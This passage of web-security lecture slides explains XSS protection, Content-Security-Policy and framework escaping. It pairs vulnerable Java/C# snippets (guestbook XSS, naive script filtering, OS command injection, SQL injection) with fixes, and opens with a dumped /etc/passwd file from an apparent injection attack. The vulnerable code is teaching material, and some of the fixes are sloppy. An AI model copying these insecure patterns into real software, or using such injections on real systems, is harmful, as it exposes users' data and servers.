City : "> root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/bin/bash daemon:x:2:2:Daemon:/sbin:/bin/bash lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false

A7 XSS: Protection

- Validate inputs when receiving them
- Encode characters when putting them into an HTML page
- Use a framework or a library that does this for you
- Use `Content Security Policy` in the HTTP headers:

  ```
  Content-Security-Policy: default-src 'self';
  ```

  - Now scripts can only be loaded from the original web site

Conclusion and Questions

Conclusions

- Web applications take user input and put it into many different contexts (HTML, JavaScript, JSON, SQL)
- Be sure to refuse what you do not need, and to escape (encode) what could be dangerous in every context
- A good frame work (e..g Django, Struts, Ruby on Rails) takes care of this automagically provided
  - you keep the framework up to date
  - you used it the way it is meant to be used
- Web application threats should be discussed at the beginning of the development cycle
  - It is more expensive to fix things at the end
- It is useful to audit any new web application before putting it online.

Questions

- Code examples taken from the **SEI CERT Java Coding Standard** and the **Mitre Common Weakness Enumeration** web sites

Example 1

- Guestbook

```
public class GuestBook extends HttpServlet {
  String name;

  protected void doPost (HttpServletRequest req,
                         HttpServletResponse res) {
    name = req.getParameter("name");
    ...
    out.println(name + ", thanks for visiting!");
  }
}
```

Example 1 solution

- Guestbook

```
public class GuestBook extends HttpServlet {
  String name;

  protected void doPost (HttpServletRequest req,
                         HttpServletResponse res) {
    name = req.getParameter("name");
    ...
    out.println(encodeForHTML(name) + ", thanks for visiting!");
  }
}
```

Example 2

- XSS prevention

```
public String preventXSS(String input, String mask) {
return input.replaceAll("script", mask);
}
```

Example 2 solution

- We need to prevent all combinations of cases: ScriPt, scRIpt

```
public static void processTag(String tag) {
  if (tag.equalsIgnoreCase("script")) {
    return;
  }
  // Process tag
}
```

- note: `tag.toUpperCase().equals("SCRIPT")` works too, but only if you are not in Turkey
- in Turkey , uppercase of i is **İ** !

Example 3

- Making backups

```
...
String btype = request.getParameter("backuptype");
String cmd = new String("cmd.exe /K \"
c:\\util\\rmanDB.bat "
+btype+
"&&c:\\utl\\cleanup.bat\"")

System.Runtime.getRuntime().exec(cmd);
```

Example 3 solution

- Making backups

```
...
String btype = request.getParameter("backuptype");
String cmd = new String("cmd.exe /K \"
c:\\util\\rmanDB.bat "
+encodeForOSCommand(btype)+
"&&c:\\utl\\cleanup.bat\"")

System.Runtime.getRuntime().exec(cmd);
```

Example 4

- Login

```
string userName = ctx.getAuthenticatedUserName();
string query = "SELECT * FROM items WHERE owner = '" +
                userName + "' AND itemname = '" +
                ItemName.Text + "'";
sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
```

Example 4 solution

- Login
  - use a prepared statement

```
string userName = ctx.getAuthenticatedUserName();

PreparedStatement query =
 conn.prepareStatement("SELECT * FROM items WHERE owner=? "+
                      "AND itemname=?";

ps.setString(1,userName);
ps.setString(2,ItemName.Text);

sda = new SqlDataAdapter(query, conn);
DataTable dt = new DataTable();
sda.Fill(dt);
```